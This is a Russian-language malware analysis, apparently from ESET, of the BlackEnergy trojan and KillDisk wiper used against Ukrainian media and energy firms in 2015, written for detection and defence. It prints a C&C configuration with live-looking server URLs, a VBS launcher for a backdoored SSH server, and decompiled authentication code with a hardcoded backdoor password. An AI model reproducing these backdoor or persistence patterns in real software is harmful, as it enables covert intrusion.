
Троян BlackEnergy используется в кибератаках на СМИ и промышленные объекты Украины

BlackEnergy представляет из себя семейство вредоносного ПО, которое было активно начиная с 2007 года. В 2014 троян продолжил свою активность и вернулся в новой модификации (1,2). BlackEnergy был также активен в 2015 и использовался кибергруппой злоумышленников для атак на пользователей. Наши аналитики зафиксировали новую активность этого трояна, который использовался против медийных компаний Украины и предприятий электроэнергетики. С использованием трояна злоумышленники доставляли на компьютеры жертв специальный компонент KillDisk, специализирующийся на уничтожении файлов на диске.



Кроме BlackEnergy, кибергруппа использовала еще один инструмент для получения доступа к зараженным системам. Он представляет из себя SSH бэкдор. Мы продолжаем отслеживать деятельность BlackEnergy и фиксировать новые возможности этого трояна. За получением дополнительной информации или предоставлением таковой, отправьте нам сообщение на электронный адрес threatintel@eset.com.

После своего запуска в системе, дроппер модификации BlackEnergy Lite позволяет оператору проверить зараженную систему на соответствие необходимому критерию. Это позволяет определить злоумышленникам фактическую важность зараженной ими системы. Более точный и подробный механизм заражения системы со стороны BlackEnergy можно найти в нашей презентации Virus Bulletin и документе F-Secure.

BlackEnergy хранит данные конфигурации в формате XML внутри динамической DLL-библиотеки полезной нагрузки.

```
<?xml version="1.0" encoding="UTF-8"?>
<bkernel>
<servers>
<server>
<type>https</type>
<addr>https://88.198.25.92/fHKfvEhleQ/maincraft/derstatus.php</addr>
</server>
<server>
<type>https</type>
<addr>https://31.210.111.154/Microsoft/Update/KS081274.php</addr>
</server>
</servers>
<cmds>
</cmds>
<sleepfreq>600</sleepfreq>
<build_id>2015telsmi</build_id>
</bkernel>
```

Рис. Пример данных конфигурации BlackEnergy в 2015 г.

Кроме списка адресов управляющих C&C-серверов, данные конфигурации BlackEnergy содержат значение параметра build_id. Значение этого параметра представляет из себя уникальную текстовую строку, используемую для идентификации зараженной ботом системы. Используемая злоумышленниками комбинация букв и цифр иногда может раскрыть информацию о вредоносной кампании и ее целях. Ниже перечислен список таких идентификаторов, которые мы наблюдали в 2015 г.

- 2015en
- khm10
- khelm
- 2015telsmi
- 2015ts
- 2015stb
- kiev_o
- brd2015
- 11131526kbp
- 02260517ee
- 03150618aaa
- 11131526trk

Мы можем предположить, что некоторые из идентификаторов имеют особое значение. Например, строка идентификатора *2015telsmi* может включать в себя аббревиатуру SMI (Средства Массовой Информации), 2015en может означать Energy (энергия), а *kiev_o* очевидное Kiev.

В 2014 г. некоторые варианты трояна BlackEnergy содержали плагин под названием *dstr*, разработанный для выполнения деструктивных действий в зараженной системе. В 2015 г. злоумышленники начали использовать для BlackEnergy новый плагин для выполнения разрушительных действий в системе. Он обнаруживается антивирусными продуктами ESET как Win32/KillDisk.NBB, Win32/KillDisk.NBC, а также Win32/KillDisk.NBD. Основная задача этого компонента заключается в порче хранимых на диске файлов: он перезаписывает документы произвольными данными и выводит ОС из строя.

Первый известный случай обнаружения компонента KillDisk был задокументирован организацией CERT-UA в ноябре 2015 г. При этом кибератакам подверглись ряд СМИ во время местных выборов на Украине в 2015 г. В докладе утверждается, что результатом кибератаки стало уничтожение большого количества видеоматериалов и прочих документов на скомпрометированных компьютерах.

Следует отметить, что модуль Win32/KillDisk.NBB, используемый против СМИ, в первую очередь ориентирован на уничтожение документов и других типов файлов. Файл вредоносной программы содержит длинный список расширений файлов, которые она пытается перезаписать и удалить. Полный список содержит более 4 тыс. расширений файлов.

```
unicode 0, <a.ivf.ivr.ivs.izz.izzy.jmv.jss.jts.jtv.k3g.kmv.lrec.lrv.l>
unicode 0, <sf.lsx.lvix.m15.m1pg.m1v.m21.m21.m2a.m2t.m2ts.m2v.m4e.m4u>
unicode 0, <.m4v.m75.mani.meta.mgv.mj2.mjp.mjpg.mk3d.mkv.mmv.mnv.mob.>
unicode 0, <mod.moff.moi.moov.mov.movie.mp21.mp21.mp2v.mp4.mp4.infovi>
unicode 0, <d.mp4v.mpe.mpeg.mpeg1.mpeg4.mpf.mpg.mpg2.mpgindex.mpl.mpl>
unicode 0, <s.mpsub.mpv.mpv2.mqv.msdvd.msh.mswmm.mts.mtv.mvb.mvc.mvd.>
unicode 0, <mve.mvex.mvp.mvy.mxf.mxv.mys.ncor.nsv.nut.nuv.nvc.ogm.ogv>
unicode 0, <.ogx.orv.otrkey.par.pds.pgi.photoshow.piv.pjs.playlist.pl>
unicode 0, <proj.pmf.pmv.ppj.prel.pro.pro4dvd.pro5dvd.proqc.prproj.pr>
```

Рис. Часть списка расширений файлов, на уничтожение которых направлен KillDisk.NBB.

Компонент KillDisk, который использовался в кибератаках на энергетические компании Украины, имеет отличия от предыдущего плагина (2014 г.). Наш анализ образцов показал, что основные изменения в новом модуле были следующие.

- Новая модификация может принимать на вход аргумент командной строки, который позволяет указывать время задержки запуска полезной нагрузки с деструктивной функцией.
- Специализируется на удалении следующих журналов событий Windows: приложений, безопасности, установки, системы.
- В меньшей степени сфокусирован на удалении документов: список расширений ограничен 35-ю элементами.

```
unicode 0, <.crt.bin.exe.db.dbf.pdf.djvu.doc.docx.xls.xlsx.jar.ppt.pp>
unicode 0, <tx.tib.vhd.iso.lib.mdb.accdb.sql.mdf.xml.rtf.ini.cfg.boot>
unicode 0, <.txt.rar.msi.zip.jpg.bmp.jpeg.tiff>,0
```

Рис. Список расширений файлов, на уничтожение которых нацелена новая модификация компонента KillDisk.

Кроме удаления файлов пользователя, KillDisk специализируется на порче системных файлов, что приводит к неработоспособности системы и невозможности ее последующей загрузки. Один из вариантов KillDisk, который был обнаружен в компаниях, специализирующихся на поставках электричества, содержит дополнительные возможности для саботажа промышленных систем. После своего запуска в системе, такая модификация компонента KillDisk осуществляет поиск и завершение двух нестандартных процессов со следующими именами: komut.exe и sec_service.exe.

Мы не смогли найти какую-либо информацию о названии первого процесса (komut.exe). Название второго процесса может иметь отношение к ПО под названием ASEM Ubiquity. Оно представляет из себя программную платформу, которая часто используется в промышленных системах Industrial control systems (ICS). Другой вариант заключается в том, что оно может относиться к ELTIMA Serial to Ethernet Connector. В случае обнаружения активности в системе этих процессов, вредоносная программа не только завершает их, но также перезаписывает их исполняемые файлы произвольными данными.

В дополнение к указанному выше компоненту BlackEnergy, нами был обнаружен другой образец вредоносной программы, который использовался злоумышленниками в этой кампании. В процессе нашего исследования одного из скомпрометированных серверов, на нем было обнаружено

приложение, казавшееся, на первый взгляд, легитимным SSH-сервером под названием Dropbear SSH.

Для запуска сервера SSH, атакующие создавали файл на VBS со следующим содержимым.

Set WshShell = CreateObject("WScript.Shell")

WshShell.CurrentDirectory = "C:\WINDOWS\TEMP\Dropbear\"

WshShell.Run "dropbear.exe -r rsa -d dss -a -p 6789", 0, false

Как видно, сервер SSH настраивается таким образом, чтобы принимать подключения на номер порта 6789. Запуская такой сервер в скомпрометированной сети, атакующие могут вернуться в нее в любой момент, когда им это будет нужно. Однако, по некоторым причинам, этого для них оказывается недостаточно. Исполняемый файл сервера также содержит код бэкдора.

```
1  void svr_auth_password()
2  {
3    char *password; // ebx@3
4    char v1; // [esp+1Ch] [ebp-Ch]@3
5
6    if ( (unsigned __int8)buf_getbool(session) )
7    {
8      send_msg_userauth_failure(0, 1);
9    }
10   else
11   {
12     password = (char *)buf_getstring(session, &v1);
13     if ( !strcmp(password, passDs5Bu9Te7) )
14       send_msg_userauth_success();
15     else
16       send_msg_userauth_failure(0, 1);
17     free(password);
18   }
19 }
```

Рис. Функция аутентификации с жестко зашитым паролем в севере SSH.

Как видно на скриншоте выше, эта версия Dropbear SSH выполнит успешную аутентификацию пользователя при вводе им фиксированного пароля «passDs5Bu9Te7». То же самое относится к аутентификации по паре ключей — файл сервера содержит в своем теле фиксированный публичный ключ и позволяет осуществить успешный вход при предъявлении закрытого ключа.

```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAsrGnWG3XPW4tO8tRLhF+XQyuM5ZcLl9tIsnlMyIUXwp
tcU29hGpzMWVmbAy+18EEEXKtyXIlxOKqp7CWgEJWWxjsvXKB66Gp/sVcizX+qbV2P0PfVMRwZ144Ui
0ffrpGxWMOnp7rrByANQSPdGtJ1Q/yqqFFgiM2u7ilLsREQHSGsV6L1b8krnf0BrcwQ08MD3q7tNq3H
3FEt0LPithBiCpRTuA9emsowt3gtVo745Qt1GVChYLA9GilmVmBO49HAnceZA9bVFA58Keq3Jy5W1DU
v3HoWJkWBHkUn2IH1LSKurVr/xjNEi9Hez7uQP9j44xk/V/kA9Kh4E3czOCDxQ== rsa-key-201311
```

Рис. Публичный ключ RSA в исполняемом файле SSH сервера.

Антивирусные продукты ESET обнаруживают этот SSH сервер с функцией бэкдора как Win32/SSHBearDoor.A.

Индикаторы компрометации

IP-адреса управляющих C&C-серверов BlackEnergy:

5.149.254.114

5.9.32.230

31.210.111.154

88.198.25.92

146.0.74.7

188.40.8.72

Идентификатор SHA-1 XLS документа с вредоносным макросом:

AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1

Идентификатор SHA-1 дроппера BlackEnergy Lite:

4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C

Идентификатор SHA-1 дроппера BlackEnergy Big:

896FCACFF6310BBE5335677E99E4C3D370F73D96

Идентификаторы SHA-1 драйверов BlackEnergy:

069163E1FB606C6178E23066E0AC7B7F0E18506B

0B4BE96ADA3B54453BD37130087618EA90168D72

1A716BF5532C13FA0DC407D00ACDC4A457FA87CD

1A86F7EF10849DA7D36CA27D0C9B1D686768E177

1CBE4E22B034EE8EA8567E3F8EB9426B30D4AFFE

20901CC767055F29CA3B676550164A66F85E2A42

2C1260FD5CEAEF3B5CB11D702EDC4CDD1610C2ED

2D805BCA41AA0EB1FC7EC3BD944EFD7DBA686AE1

4BC2BBD1809C8B66EECD7C28AC319B948577DE7B

502BD7662A553397BBDCFA27B585D740A20C49FC

672F5F332A6303080D807200A7F258C8155C54AF

84248BC0AC1F2F42A41CFFFA70B21B347DDC70E9

A427B264C1BD2712D1178912753BAC051A7A2F6C

A9ACA6F541555619159640D3EBC570CDCDCE0A0D

B05E577E002C510E7AB11B996A1CD8FE8FDADA0C

BD87CF5B66E36506F1D6774FD40C2C92A196E278

BE319672A87D0DD1F055AD1221B6FFD8C226A6E2

C7E919622D6D8EA2491ED392A0F8457E4483EAE9

CD07036416B3A344A34F4571CE6A1DF3CBB5783F

D91E6BB091551E773B3933BE5985F91711D6AC3B

E1C2B28E6A35AEADB508C60A9D09AB7B1041AFB8

E40F0D402FDCBA6DD7467C1366D040B02A44628C

E5A2204F085C07250DA07D71CB4E48769328D7DC

Идентификатор SHA-1 компонентов KillDisk:

16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4

8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569

6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0

F3E41EB94C4D72A98CD743BBB02D248F510AD925

Идентификатор SHA-1 трояна VBS/Agent.AD:

72D0B326410E1D0705281FDE83CB7C33C67BC8CA

Идентификатор SHA-1 трояна Win32/SSHBearDoor.A:

166D71C63D0EB609C4F77499112965DB7D9A51BB